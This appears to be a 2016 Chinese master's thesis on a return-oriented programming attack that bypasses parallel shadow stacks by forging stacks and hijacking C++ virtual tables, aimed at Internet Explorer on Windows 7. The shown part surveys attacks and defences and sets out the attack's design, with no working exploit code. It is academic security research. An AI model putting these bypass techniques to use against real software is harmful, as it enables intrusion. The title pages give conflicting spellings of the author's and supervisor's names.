



南京大學

研究生毕业论文

(申请工学硕士学位)

论 文 题 目 一种绕过平行影子栈的ROP攻击方法的
设计与实现

作 者 姓 名 黄 韶

学 科、专业名称 软件工程

研 究 方 向 程序安全

指 导 教 师 郑滔 教授

2016 年 5 月

学 号: MG1332007

论文答辩日期: 2016 年 5 月 18 日

指 导 教 师: 郑阳 (签字)

一种绕过平行影子栈的 ROP 攻击方法的设计与实现

作 者： 黄韬

指导教师： 郑滔 教授

南京大学研究生毕业论文

(申请工学硕士学位)

南京大学软件学院

2016 年 05 月

The Design and Implementation of a ROP Exploit Schema Bypassing Parallel Shadow Stack

Huang, Tao

**Submitted in partial fulfillment of the requirements for
the degree of Master of Engineering**

Supervised by

Professor **Zheng, Tao**

Software Institute

NANJING UNIVERSITY

Nanjing, China

May, 2016

摘要

在互联网飞速发展的背景下，应用程序面临着越来越多的威胁。利用网络传输提供的数据入口，攻击者总是能找到目标系统的漏洞并恶意利用。**Return Oriented Programming (ROP)** 就是其中最为突出的攻击方式之一，这种代码复用攻击模式有效地克服了 **DEP** 等保护策略。针对 **ROP** 的特性，研究者们不断在探索新的防御方式，包括基于随机化的防御策略、基于运行时状态监控的防御策略以及基于控制流的防御策略。基于控制流的防御策略被认为是目前针对 **ROP** 攻击最为有效的措施，它从本质上杜绝 **ROP** 攻击劫持控制流。平行影子栈是控制流保护策略中最近被提出对返回地址保护的最为高效的方案之一，同时兼顾了防御能力和运行效率。与此同时，**ROP** 攻击模式也在不断发展。实时 **ROP** 将攻击的各个阶段都在运行时实施，利用信息漏洞等方式分析目标系统内存空间的敏感信息，使得在没有关于攻击目标额外信息的情况下，顺利执行功能完善的 **ROP** 代码。

通过对防御策略的分析，本文提出了一种基于伪造栈的 **ROP** 攻击方法，用于绕过平行影子栈的防御。一方面，我们利用防护策略中对返回地址保护存在的缺陷，通过伪造一个运行时栈和平行影子栈的方式，控制栈中的数据。在运行时栈中，依次写入用于攻击代码序列的地址以及数据，保证 **ROP** 攻击序列的运行；在平行影子栈中，依次写入与运行时栈中对应的地址，保证 **ROP** 攻击绕过对返回地址的保护措施。另一方面，我们结合堆空间对象的分配机制和虚函数调用机制，利用数组越界读写的漏洞篡改对象虚函数表指针，劫持正常控制流。通过篡改对象的虚函数，然后利用合法的函数调用触发伪造的虚函数执行，原始的控制流被劫持。我们通过这种方式能够保证运行时对控制流的掌控，攻击序列正常执行，顺利绕过防御。另外，借助于实时 **ROP** 攻击思想，实现了一个半实时攻击框架。通过将攻击过程中最耗时的准备阶段采用线下方式执行，有效地提高了攻击效率。此外，设计的攻击模型中利用 **ROP gadget + shellcode** 的复合模式，而不是单纯的代码复用，提高了攻击的执行速度，降低了攻击运行时被检测到的风险。

以 32 位 Windows 7 平台的 Internet Explorer 应用程序为目标，实施了半实时 ROP 攻击。首先通过线下方式搜索符合要求的 **gadget** 序列，在这些序列所在的库被加载到程序内存空间之后，利用堆空间对象的漏洞以及信息泄露在内存空间找出这些代码，最后利用这些代码的地址信息构造攻击序列。通过执行选定的 **gadget** 序列，改变指定地址所在内存页的权限，保证任意功能的 **shellcode** 能够执行，完成攻击意图。利用面向真实应用的实验，验证了攻击框架的有效性和可行性。

最后，本文总结了基于伪造栈的 ROP 攻击方法存在的不足，并指出未来的改进之处。

关键词：程序安全、实时 ROP、平行影子栈、漏洞利用

Abstract

With the rapid development of the Internet, modern applications become more likely to be exploited by adversaries. Utilizing the entry point provided by the network, they can always find a way to demonstrate exploitation to execute code of their choice with malicious purposes. Return Oriented Programming (ROP) is one of the most powerful code reuse technique dealing with DEP. In face of the threat brought by ROP, a series of mitigations have been proposed, such as randomization, runtime behavioral monitoring and control flow integrity (CFI). CFI is thought to be the most effective defending strategy so far, stopping ROP from diverting from the original control flow. Parallel shadow stack is a latest proposed and practical implementation of CFI's return-address-protection strategy, providing strong defending ability and efficient checking mechanism. At the same time, there emerges a vast of ROP exploiting approaches. Just-in-time ROP (JIT-ROP) launches attacks just from when it starts its preparation. It makes use of information leakage to collect critical memory information in a script environment and then executes ROP gadgets successfully.

We propose a novel ROP schema to bypass parallel shadow stack by constructing fake stacks. By analyzing the defense strategy, we find that there exists an exploitable flaw. On one hand, we construct a fake runtime stack and a fake parallel shadow stack, where data are in control representing addresses of gadgets. The ROP exploitation can be performed successfully without any violation to the shadow stack strategy. On the other hand, utilizing the mechanism to allocate object in the heap and the strategy to invoke virtual function, we can modify vulnerable object's virtual table pointer. Then we replace object's destructor's entry point with dedicatedly prepared gadget address. In this way, we can maintain the control flow after we hijack the original benign one to execute our gadgets.

Moreover, we devise a framework to perform semi-JIT ROP attacks using the exploitation technique. We adjust the original concepts by accomplishing the preparation step offline, which effectively improves the exploitation performance. Also, instead of pure

code-reuse, we utilize the composite form where payload is consisted of ROP gadget and shellcode. In this way, we speed up the exploitation and decrease the possibility to be inspected.

We demonstrate a simi-JIT experiment targeting 32-bit Internet Explorer on Windows 7. Taking the advantage of real-world information leakage vulnerability, we select gadgets from libraries in advance and disclose their virtual addresses in the memory space at runtime. Then we leverage these existing code sequences to construct ROP gadgets. Using these gadgets we are able to successfully change the memory pages' access permission and make the page holding the injected shellcode executable. The results show that our exploitation technique is effective and our framework is applicable.

Keywords: Program Security, JIT-ROP, Parallel Shadow Stack, Vulnerability Exploitation

目 录

摘要	I
Abstract	III
图目录	VII
表目录	VIII
第一章 引言	1
1.1 研究背景	1
1.2 ROP 攻击和防御的发展现状	2
1.3 本文的主要工作和贡献	3
1.4 本文的组织结构	4
第二章 ROP 攻击与防御	6
2.1 ROP 攻击	6
2.1.1 原理	6
2.1.2 ROP 攻击流程	6
2.1.3 实时 ROP	8
2.2 ROP 防御	9
2.2.1 基于随机化的防御策略	9
2.2.2 基于运行时状态监控的防御策略	9
2.2.3 基于控制流的防御策略	10
2.3 本章小结	11
第三章 基于伪造栈的 ROP 攻击方法设计	13
3.1 假设	13
3.2 攻击方法总体设计	14
3.2.1 搜索 gadget	16
3.2.2 确定 gadget 地址和栈偏移量	17
3.2.3 伪造运行时栈和影子栈	18
3.2.4 劫持虚函数	20
3.3 本章小结	20
第四章 基于伪造栈的半实时 ROP 攻击框架实现	22
4.1 漏洞分析	22
4.2 攻击框架实现	24
4.2.1 搜索 gadget	24
4.2.2 确定 gadget 地址和栈偏移量	26

4.2.3 伪造运行时栈和影子栈.....	31
4.2.4 劫持虚函数.....	32
4.3 实验与评估.....	34
4.3.1 实施攻击	34
4.3.2 评估	35
4.4 防御方案	36
4.5 本章小结	37
第五章 总结与展望	39
5.1 总结.....	39
5.2 展望.....	40
参考文献	41
致 谢	47
发表论文	48
版权及论文原创性说明	49

图目录

图 2.1 ROP 攻击的流程	7
图 2.2 平行影子栈在函数入口添加两条指令	11
图 2.3 平行影子栈在 ret 指令之前添加两条指令	11
图 3.1 基于伪造栈的 ROP 攻击方法总体设计	14
图 3.2 Galileo 算法改进版本	15
图 3.3 Unintended Gadget 示例	17
图 3.4 DiscloseOffset 算法	18
图 4.1 基于伪造栈的半实时 ROP 攻击框架	24
图 4.2 Galileo 算法改进版本实现	25
图 4.3 预期的堆空间布局	27
图 4.4 存在碎片的堆空间	28
图 4.5 数组数据区与对象在堆空间连续分配	29
图 4.6 DiscloseOffset 算法实现	30
图 4.7 Payload 格式	31
图 4.8 攻击 payload 中的 stack pivot	32
图 4.9 篡改对象虚函数表指针	33
图 4.10 修改析构函数指针代码片段	33
图 4.11 对 32 位 Windows7 IE10 攻击代码片段	35

表目录

表 4.1 系统调用各个参数值.....	26
表 4.2 针对主流的防御措施攻击有效性.....	36

第一章 引言

1.1 研究背景

程序安全一直是人们密切关注的领域，相关的研究课题总在不断地发展和延伸。在现代操作系统中，随着软件自身的多样性及相应防御策略的提升，对其实施攻击变得越来越难。但是防御者不得不承认，只要软件需要用户输入数据，不管是从专业的输入设备还是互联网，攻击者总会找到软件中的漏洞并恶意利用，达到攻击意图。通常情况下，随着软件的复杂度越来越高，软件设计中越容易出现漏洞。这些漏洞的存在让软件很容易受到非法的攻击，造成了极大的安全隐患。例如 2013 年 Google Gmail 出现的信息泄露事故导致了严重的后果[Freebuf, 2013]。在全球引起一片恐慌的“Jasbug”[Coresecurity, 2015]，利用 Windows 操作系统的安全漏洞对数以万计的计算机带来了严重灾难。缓冲区溢出攻击是一种常见的漏洞利用方式[One, 1996]，通常出现在 C/C++ 这类对缓冲区边界不做检测的编程环境中。在这种利用场景中，攻击者会向缓冲区写入超出其大小的数据，从而导致缓冲区之后的内存区域被覆盖。而如果缓冲区溢出发生在运行时栈中，那么函数的返回地址就可以会被攻击者改写为精心构造的地址，导致程序的正常控制流被篡改。整型溢出也是一种被大量利用的漏洞[Blexim, 2002]。在大多数情况下，数组大小属性被定义为整型，如果这个整型数字发生溢出，就可能导致数组之后的内存区域被恶意读取和写入。另外，攻击者可以利用操作系统的内存分配策略，比如大小相同的对象会被连续分配，通过控制这些对象分配，就能够采用数组越界读写有效地修改对象中的函数指针，导致程序在调用这个函数时执行攻击者计划的代码。

劫持正常控制流，进而执行包含恶意逻辑的代码，是实施攻击的基本流程。如前所述，劫持程序的正常控制流可以通过各种漏洞利用的方式实现。对于包含恶意逻辑的代码，攻击者既可以利用漏洞直接将准备好的代码写入到程序内存空间，也可以利用内存中已经存在的代码。前一种方式被称为代码注入攻击，而后一种被称为代码复用攻击。

代码注入攻击[One, 1996]通常将包含恶意逻辑的代码注入到内存空间，达

到攻击目的。这些代码被称为 shellcode，它们通常是可以直接执行的代码，具有打开 shell 窗口、改变系统的权限设置或者直接执行程序等功能。但是这种简单的攻击方式已经被 DEP (Data Execution Prevention) [Andersen, 2004]有效地防御。DEP 利用硬件支持，保证程序空间中的内存页不能同时具有可执行和可写权限，当控制流被转移到不可执行的内存页时，程序就会终止执行。目前 DEP 已经广泛部署在主流操作系统上。

面对 DEP 提供的防御措施，攻击者提出了代码复用攻击。这种攻击方式不需要将 shellcode 写入到内存区域中，而是利用内存空间已有的代码达到攻击意图，从而有效地绕过 DEP 策略。Return-to-libc[Solar, 1997] [Nergal, 2001] 是最早的代码复用技术之一，在这种攻击方式中攻击者将目标划分成许多小任务，然后分别利用 libc 库中的函数代码块来完成。主要过程是首先在 libc 库中搜索能够完成任务的函数块，然后将它们的入口地址通过漏洞利用的方式依次写入到栈中。通常情况下，攻击者利用第一个函数块的入口地址覆盖正常执行流中函数的返回地址，当函数返回时，就会调用攻击者预先设计的代码块。在这种攻击模式下，攻击者可以利用任意被加载到内存空间的库，所以这种攻击方式具有极大的可行性。但另一方面，由于这种攻击方式只能线性地执行函数代码块，不能执行跳转；其次，如果防御者将这些会被经常利用的代码块移除，这种攻击方式就失去其有效性[Tran, 2011]。考虑到这些不足，攻击者转向了另一种代码复用方式。

1.2 ROP 攻击和防御的发展现状

在 return-to-libc 攻击模式的指导下，Shacham 提出了一种具有极强攻击能力的代码复用攻击方法 return oriented programming (ROP) [Shacham, 2007]。ROP 攻击载荷由一系列以 ret 指令结尾的代码短序列 (gadget) 组成。通常情况下，首先，攻击者在程序或者库的代码段搜索可用的 gadget；其次，通过漏洞利用的方法将这些 gadget 的地址依次写入栈中，覆盖函数的返回地址及之后的栈区域；最后，当函数返回时，程序的正常执行流就会被攻击者劫持。在 ROP 的攻击模式中，每一个 gadget 都负责完成一个或者多个小任务，比如算数操作、逻辑运算、分支跳转和系统调用等。这些 gadget 操作被证明是图灵完备的，所以 ROP 能够完成攻击者设定的任意攻击。

之后, Eric Buchanan 和 Kornau 分别将 ROP 扩展到了 SPARC 平台 [Buchanan, 2008] 和 ARM 平台[Kornau, 2009]; Bletsch 提出了 jump oriented programming (JOP)[Bletsch, 2011], 将 gadget 中的 ret 替换成等效的指令序列。除了 ROP 攻击方式的扩展之外, 研究人员还实现了自动化构造 ROP [Dullien, 2010] [Schwartz, 2011], 解决 gadget 分类、gadget 之间依赖等问题, 并提供高级语言描述攻击流程。Snow 将 ROP 攻击提升到另一个高度 just-in-time return oriented programming (实时 ROP) [Snow, 2013], 在实时 ROP 的中, 攻击者可以在运行时搜索 gadget、构造 gadget 链并触发攻击。Bittau 引入了另一种 ROP 攻击方式 blind return oriented programming (BROP) [Bittau, 2014], 在不了解目标服务器任何信息的情况下, 通过分析从服务器返回的消息, BROP 能够有效地找到 gadget 并构造攻击。

ROP 攻击和防御总是伴随着发展, 安全研究者也提出了针对 ROP 攻击的各种防御方式。第一类防御方式采用随机化。Address Space Layout Randomization (ASLR)[Pax, 2003]是被应用最广泛的一种, 通过将程序代码段、第三方库、堆以及栈空间的基址在加载的过程中随机增加一个偏移, 使攻击者不能够再依赖于 gadget 地址的确定性。ASLR 的变种防御方式相继被提出, 随机化的粒度也在不断优化[Pappas, 2012][Backes, 2014]。第二种防御方式基于运行时状态监控[Pappas, 2013][Cheng, 2014], 通过分析运行时间接跳转的序列是否符合 ROP 攻击的特征, 进而识别恶意攻击。第三种基于控制流 Control Flow Integrity (CFI)[Abadi, 2005][Zhang, 2013], 通过判定控制流是否遵循控制流程图 CFG 来识别攻击。影子栈是其中保护技术之一, 在影子栈保护策略中, 返回地址会同时存储在运行时栈和影子栈中, 当函数返回时会匹配两个地址是否一致, 如果不一致程序就会终止执行[Abadi, 2009]。

针对以上前两种防御方式, 攻击者已经提出了相应的攻击方法。本文提出一种有效的攻击方式, 针对一种高效的影子栈防御技术——平行影子栈(Parallel Shadow Stack) [Dang, 2015]。

1.3 本文的主要工作和贡献

本文详细阐述了 ROP 攻击及相应防御的发展和现状。通过分析当前主流的

影子栈保护策略，找到其中对 `ret` 返回地址保护存在的缺陷，并提出绕过这种保护策略的一种攻击技术。通过在攻击过程中伪造运行时栈和影子栈，保证了攻击者对 `ret` 返回地址的控制权，使得包含攻击意图的 `gadget` 正常运行。结合堆空间对象的分配机制和对象的虚函数调用机制，利用数组越界读写的漏洞修改对象的虚函数表指针，指向一块伪造的虚函数表，使攻击者能够劫持正常控制流，进而触发整个攻击流程。实现了一个半实时的 `ROP` 攻击框架，验证这种代码复用攻击方式的有效性和可行性。

本文的主要贡献：

- 提出了基于伪造栈的 `ROP` 攻击方法，一种绕过平行影子栈保护策略的攻击技术。在平行影子栈的保护下，`ROP` 攻击中的 `gadget` 不能顺利的执行，因为在运行时栈和影子栈中的返回地址不一致。但是，这种新的攻击方式可以顺利的执行，即使有这个验证机制存在。
- 实现了一个半实时的 `ROP` 攻击框架。除了筛选可用 `gadget` 的阶段是采用线下的方式进行，整个攻击流程都实时地发生在 `JavaScript` 脚本运行过程中。攻击目标程序可以是任何支持 `JavaScript` 的文档阅读器或者其它形式的程序。
- 实施了面向真实应用的代码复用攻击。利用内存空间已有的代码构造 `ROP` 攻击序列，通过执行这些 `gadget`，可以改变指定地址所在内存页的权限，使其可执行，保证任意功能的 `shellcode` 能够执行，完成攻击意图。

1.4 本文的组织结构

本文的组织结构如下：

第一章 引言。介绍了本文的研究背景以及 `ROP` 攻击和防御研究的发展和现状，最后阐述了本文的主要工作和贡献。

第二章 `ROP` 攻击和防御分析。分析 `ROP` 攻击的原理和方法，描述了 `ROP` 攻击的流程，介绍了传统的 `ROP` 攻击和实时 `ROP` 攻击；介绍了 `ROP` 相应的防御方式，重点分析了影子栈的工作原理。

第三章 介绍基于伪造栈的 `ROP` 攻击方法。阐述攻击假设和模型，从设计层

面介绍了攻击方案。

第四章 实现基于伪造栈的半实时 ROP 攻击框架。将攻击方案具体化，详细介绍整个框架中每个步骤的实现方法，利用实验验证攻击框架的有效性和可行性。

第五章 总结和展望。总结本文的工作，分析其中的不足，并展望基于伪造栈的半实时 ROP 攻击未来可以改进的地方。

第二章 ROP 攻击与防御

2.1 ROP 攻击

2.1.1 原理

随着 DEP 的引入，传统的代码注入攻击方式变得不再可行，攻击者开始利用内存空间已有的代码来构造攻击序列。最初形态的代码复用攻击利用可执行代码段中的函数来完成攻击意图。考虑到这种攻击方式的表达能力受到限制，Shacham 提出了 ROP 攻击[Shacham, 2007]。

在现代操作系统中，栈作为运行时函数调用状态的存储场所，函数的相关信息都存储在其中。当程序决定要调用一个函数时，会在栈空间为这个函数分配一段区域，其中会保存函数调用的参数、局部变量、函数的返回地址等信息。在 32 位系统中，寄存器%esp 会指向当前栈帧的顶部，寄存器%ebp 会指向当前栈帧的底部，寄存器%eip 会指向下一条要执行的指令。通常情况下，在函数返回时会从%esp 指向的栈顶取出 4 个字节作为下一条要执行指令的地址，赋值给%eip。

Shacham 就是利用了这种特性，实现了图灵完备的 ROP 攻击。首先寻找合适的 gadget 序列，然后将它们的地址写入栈中，覆盖函数返回地址以及之后的内存区域；当函数返回时，将位于栈顶的 gadget 地址取出作为返回地址，劫持程序正常的控制流，执行 gadget 链，完成攻击目标。

2.1.2 ROP 攻击流程

通常情况下，ROP 攻击的流程如图 2.1 所示。攻击者首先将自己精心构造的 ROP payload 写入到内存空间中（步骤 1），而这部分的内存空间具有可读可写权限。ROP payload 大体上包括了几个部分：地址——指向选定的 gadget，填充——维持栈空间布局，数据——传入的参数，shellcode——包含攻击意图的恶意代码。其次，攻击者利用程序中的漏洞劫持正常的控制流（步骤 2），可

以简单地通过覆盖函数返回地址实现，也可以通过修改函数指针来实现；在 C++ 环境中，典型的做法是修改虚函数表指针(vtable pointer)，在伪造的虚函数表中将函数入口地址写成第一个 gadget 的地址。这样，当函数返回或者虚函数调用的时候，就会执行第一个 gadget（步骤 3）。当 gadget 执行结束之后，位于最后的 ret 指令将会从运行时栈顶取出下一条指令的地址并执行（步骤 4,5,6）。当最后一个 gadget 执行结束之后，控制权就会转移到预先注入的 shellcode。因为在 gadget 的执行过程会赋予 shellcode 所在内存页可执行权限，所以最后 shellcode 能够顺利执行，达到攻击意图。




图 2.1 ROP 攻击的流程

值得注意的是，在每一个 gadget 最后位置的 ret 指令在整个 ROP 攻击中起到了非常重要的作用。在 ROP 的攻击模式中，每一个 gadget 都会完成一个小的任务，ret 指令的作用就是将这些小任务串接起来。每当执行流到达 ret 指令的时候，处理器就会从运行时栈顶取出一个地址，并赋值给程序计数寄存器(%eip)，代表下一条要执行指令的地址，然后让栈顶指针增加 4。通过利用这个工作模式来保证对执行流的控制，最终完成攻击。

2.1.3 实时 ROP

实时 ROP 最初由 Snow[Snow, 2013]提出，和传统的 ROP 攻击方式不同，它能够在运行时实施 ROP 攻击的全部过程。

实时 ROP 首先需要内存泄露获取一个初始指针，而这个指针指向可执行代码段。通过程序漏洞提供的任意读写的能力以及攻击平台页对齐的特性，攻击者可以获取到这个初始指针指向的 4K 对齐内存页的所有内容。因为整个程序的控制流通常会在多个内存页之间跳转，所以可以通过这个初始页发掘剩下的内存页的信息。

首先反汇编这个初始页的内容，分析出这个内存页中所有的指针，包括直接跳转和间接跳转(call,jmp)，并记录下可用的 **gadget**。这些指针的性质和初始指针一样，都指向可执行代码段，直接跳转包含的立即数就是位于一个可执行代码页的地址，间接跳转通常会指向其它的模块。利用这一特性，重复相同的搜索过程能够让攻击者找到足够多的 **gadget**。根据这些 **gadget** 的语义进行分类，解决寄存器之间的依赖等问题，筛选出攻击所用的指令序列[Schwartz, 2011]。利用两个系统调用可以很容易找到任意的 API 函数，分别是用于获取库基址的 LoadLibrary 和获取函数首地址的 GetProcAddress。然后再利用实时编译，利用动态找到的 **gadget** 和 API 函数构造 payload，并将其转化脚本可用的形式。

这种攻击模式通过在运行时利用信息泄露，在内存页中搜索可用的 **gadget** 序列，然后利用找到的 **gadget**、API 函数动态地构造 payload，最后利用漏洞触发执行，完全不依赖其它任何关于目标系统地址空间的预知信息，整个流程都在 JavaScript 的执行环境中完成。

但是，这种攻击方式是一种纯粹的代码复用攻击，所有的攻击步骤都是由 **gadget** 组成。在所执行的功能过于复杂的情况下，利用的 **gadget** 链就会太长，导致这种攻击的性能和效率极大的降低，因为攻击过程会占用大量的资源在每一个阶段，包括采集 **gadget** 信息、**gadget** 分类、实时编译。其次，当应用程序应用了 CFI[Abadi, 2005]保护策略，特别是在影子栈的保护下，这种 ROP 的攻击模式就会被有效地防御，因为每个 **gadget** 执行结束之后从栈顶取出的返回地址不遵循 CFG 正常执行流，会被立即检测到。

本文提出的攻击方法采用相似的实时攻击原理，在运行时，实时地采集攻击

目标的地址空间信息。同时，我们采用 ROP gadget+shellcode 的模式，有效地减少了 ROP gadget 链长度；其次，我们通过分析 CFI 策略中影子栈对返回地址的保护机制，提出了一种可行的攻击方法，弥补了实时 ROP 攻击中的不足。

2.2 ROP 防御

ROP 攻击和防御总是相互促进发展[Davi, 2015]，接下来我们对 ROP 防御策略进行介绍。

2.2.1 基于随机化的防御策略

随机化是针对代码复用攻击最直接的防御方式之一，因为它会将程序地址空间信息隐藏起来。Pax 提出了最早的随机化实现，ASLR[Pax, 2003]。当开启了 ASLR 选项，每次就会被加载到一个随机的地址空间。但是，ASLR 随机化方案存在严重的缺陷。攻击者可以利用暴力破解[Shacham, 2004]或者信息泄露[Serna, 2012]攻破随机化，发掘程序地址空间的信息。考虑到 ASLR 存在的问题，ASLR 的变种防御方式也相继被提出。随机化不但可以应用在基址，还能应用到函数级别[Kil, 2006]、基本代码块级别[Wartell, 2012]或者指令级别[Onarlioglu, 2010]。遗憾的是，这些随机化的方案或多或少存在限制和约束条件，基本都需要一些额外的信息；同时，这些随机化方案几乎都会带来更多的时间或者空间开销，所以也并没有得到广泛的应用。

2.2.2 基于运行时状态监控的防御策略

基于运行时状态监控的防御策略利用了处理器提供的 Last Branch Recording(LBR)寄存器，通过分析运行时间接跳转的序列是否符合 ROP 攻击的特征，进而识别出恶意攻击。基于 LBR 特性，[Pappas, 2013]和[Cheng, 2014]分别提出了 KBouncer 和 ROPEcker，用于防御 ROP 攻击。KBouncer 和 ROPEcker 的主要思想都是监控程序运行时的状态，检查在控制流中出现的短序列链的长度，当这个长度超过一定阈值，就会向系统发出警告。因为基于运行时状态监控的防御策略可以直接利用 CPU 的部件，这种硬件支持的特性让 KBouncer 和

ROPecker 几乎不会对系统带来额外的性能开销，所以得到了广泛的认可。但是，这种防御仍然被攻击者找到了攻破方式[Schuster, 2014][Carlini, 2014][Goktas, 2014]。通过在攻击步骤插入了一些代码序列，攻击者有效地干扰了运行时状态检测机制，最终能够成功通过防御，实现攻击意图。

2.2.3 基于控制流的防御策略

基于控制流的防御策略通过判定执行控制流是否遵循控制流程图 CFG 来识别攻击。因为 ROP 攻击的本质是改变目标的正常控制流，所以基于控制流的防御策略能够从根本上做出防御。[Abadi, 2005]最初提出了 CFI 防御策略，通过构建程序的控制流程图，保证程序运行的合法性。在这个基础上，防御者们对 CFI 防御策略做出了一系列的改进，希望能够从本质上防止 ROP 攻击。CFI 的防御策略分为两类：前向边保护技术和后向边保护技术。

前向边保护技术[Gawlik, 2014][Tice, 2014]通过保护间接跳转和 call 的目标来保证程序的安全运行，如果这些跳转不遵循 CFG 中规定的边，那么就会被认定为非法运行。但是，[Conti, 2015]和[Carlini, 2015]分别提出了对于前向边保护措施的攻击，并且证明了攻击的有效性。

后向边保护技术[Dang, 2015][Davi, 2011] [Qiao, 2015]通过保护 ret 返回地址来保证函数调用返回正确的地址，达到保护程序安全的目的。因为在 ROP 攻击的过程中，每一个 gadget 执行结束之后都会跳转到下一个 gadget，这种跳转保证了攻击者能够始终拥有控制权。栈在这个过程中起到了至关重要的作用，每次执行 ret 指令的时候，处理器就会从运行时栈顶取出一个值作为返回地址，也就是下一条要执行指令的地址。后向边保护技术通过保护这个返回地址，使得 ROP 攻击中 gadget 之间的跳转被阻止，有效地防御 ROP 攻击。

平行影子栈

影子栈是后向边保护策略中最为成功的技术之一。影子栈最开始被应用于栈保护，因为能够用于保护返回地址，后来被研究者们应用于 ROP 防御。通常情况下，影子栈的防御策略中会为每个返回地址维护一个副本，由于要避免这些副本被修改，所以它们不能存储在运行时栈中，而是存储在另外的一片内存空间中，

这部分内存空间就被称为影子栈[Abadi, 2009]。当函数被调用时，它的返回地址会被写入影子栈，然后执行函数主体；当函数即将返回时，会将栈顶的返回地址和影子栈中的返回地址作比较，如果两个地址完全相同，那么就能够正常返回，否则程序就会停止执行。当然，在函数即将返回时，也可直接将影子栈中的返回地址直接拷贝到运行时栈顶，作为函数返回地址。对于传统的影子栈实现方式，由于内存与寄存器之间多次的值拷贝严重影响了它的性能，以至于防御者们不能在防御功效和性能开销之间找到平衡点。

[Dang, 2015]提出了影子栈的一种可行的实现方式——平行影子栈(Parallel Shadow Stack)。在平行影子栈的实现中，将影子栈分配在距离运行时栈一个预先设定的偏移处，从而有效地避免了内存与寄存器之间的值拷贝带来的性能开销。保护机制的实现仅仅是在函数入口和 `ret` 指令之前分别加入两条指令，如图 2.2、2.3 所示。平行影子栈在保证对返回地址提供有效保护的同时，极大的提升了性能。

<code>pop \$0x999996(%esp)</code>	#Copy to shadow stack
<code>sub \$0x4, %esp</code>	#Adjust stack pointer

图 2.2 平行影子栈在函数入口添加两条指令

<code>add \$0x4, %esp</code>	#Adjust stack pointer
<code>push \$0x999996(%esp)</code>	#Copy from shadow stack

图 2.3 平行影子栈在 `ret` 指令之前添加两条指令

2.3 本章小结

本章首先分析了 ROP 攻击的原理和方法，涉及到了 `gadget` 的工作模式，包括 `gadget` 挑选、`gadget` 串接以及 `gadget` 之间的跳转。然后描述了通常情况下的 ROP 攻击，从每一个步骤讲述了 ROP 攻击的过程，通过对执行流的控制，完成 ROP 攻击。接着介绍了实时 ROP 攻击，实时 ROP 完全工作于运行时，包含了整个攻击流程中的所有步骤，这个攻击方式不需要任何其它关于目标系统地址空间的先前信息。

然后介绍了 ROP 相应的防御方式，包含基于随机化的防御策略、基于运行时状态监控的防御策略以及基于控制流的防御策略。粗粒度的随机化防御方案已

经被证明能够被攻破，通过暴力破解的方式，或者通过信息泄露的方式；而细粒度的随机化方案又会带来严重的性能开销，以及其它的限制和条件，所以也未能被实施。基于运行时状态监控的防御策略几乎没有带来任何额外的性能开销，但是它的防御强度还不够，攻击者也找到了相应的攻破方案。基于控制流的防御策略能够从本质上杜绝 ROP 攻击，但是也会造成极大的性能开销。其改良版中前向边保护技术继承了传统 CFI 的部分防御特性，但是仍然不能有效防御 ROP 攻击，后向边保护技术目前还能在一定程度上有效地防御 ROP 攻击。关于后向边保护技术，文章重点分析了影子栈的工作原理，并介绍了一种轻型的影子栈实现方式——平行影子栈。

CFI 被认为是目前所有防御策略中对 ROP 攻击最为有效的防御措施。但是，通过本文的分析，针对平行影子栈的实现方案，其中依然存在可以利用的缺陷。基于此，本文提出了基于伪造栈的 ROP 攻击，一种针对平行影子栈的 ROP 攻击方式。同时，基于伪造栈的 ROP 攻击借鉴了实时 ROP 攻击的特性，在运行时，实时地采集攻击目标的地址空间信息。我们的攻击模式能够有效地通过 CFI 控制策略的检测，弥补了实时 ROP 攻击中的不足。下一章将会描述攻击方法的设计。

第三章 基于伪造栈的 ROP 攻击方法设计

3.1 假设

为了描述基于伪造栈的 ROP 攻击，首先我们给出攻击目标已经部署的防御措施，以及攻击者具有的攻击能力。

假设攻击目标已经部署了如下的防御措施：

- 非可执行数据(DEP)：主流的操作系统都部署了这项硬件支持的防御措施。在 DEP 的保护模式下，通过对内存页设置可执行标志位，能够保证内存页不会同时具有可写和可执行两种权限。当程序控制流试图转移到不可执行的内存页时，程序就会被终止执行。DEP 有效地限制了简单的代码注入攻击，是目前被广泛认可的防御措施[Andersen, 2004]。
- 地址空间随机化(ASLR)：当开启了 ASLR 选项之后，在加载到内存空间时，程序可执行段、栈、堆以及第三方库的基址都会被加上一个随机偏移量，达到了一定程度的随机化。在 ASLR 的保护下，攻击者不能依赖于程序地址空间原本的确定性，不管是在模块级别，还是在函数、基本块级别。ASLR 有效地防止了简单的代码复用攻击，与 DEP 一样，主流的操作系统都部署了这项防御措施[Pax, 2003]。
- 平行影子栈：如前所述，CFI 控制策略下的防御措施能对 ROP 攻击非常有效，原则上讲，CFI 能从本质上阻止 ROP 攻击。在众多 CFI 的范式中，基于平行影子栈的防御措施巧妙地同时满足了防御能力和性能开销二者的平衡。在平行影子栈的保护下，目标系统能够防止众多的 ROP 攻击[Dang, 2015]。

为了实施基于伪造栈的 ROP 攻击，我们具备以下的攻击能力：

- 实时计算组合：我们需要构造实时 ROP 攻击，所以需要实时的计算组合能力，将具有不同计算功能的 gadget 串联起来。现代的许多目标程序，例如浏览器、Flash 播放器、文档阅读器都能让攻击在运行时进行这种组合。不同的 gadget 代表了不同的原子操作(PUSH、ADD、LOAD)，它们都位于程序的地址空间中，通过合理的组合，就能完成攻击意图。

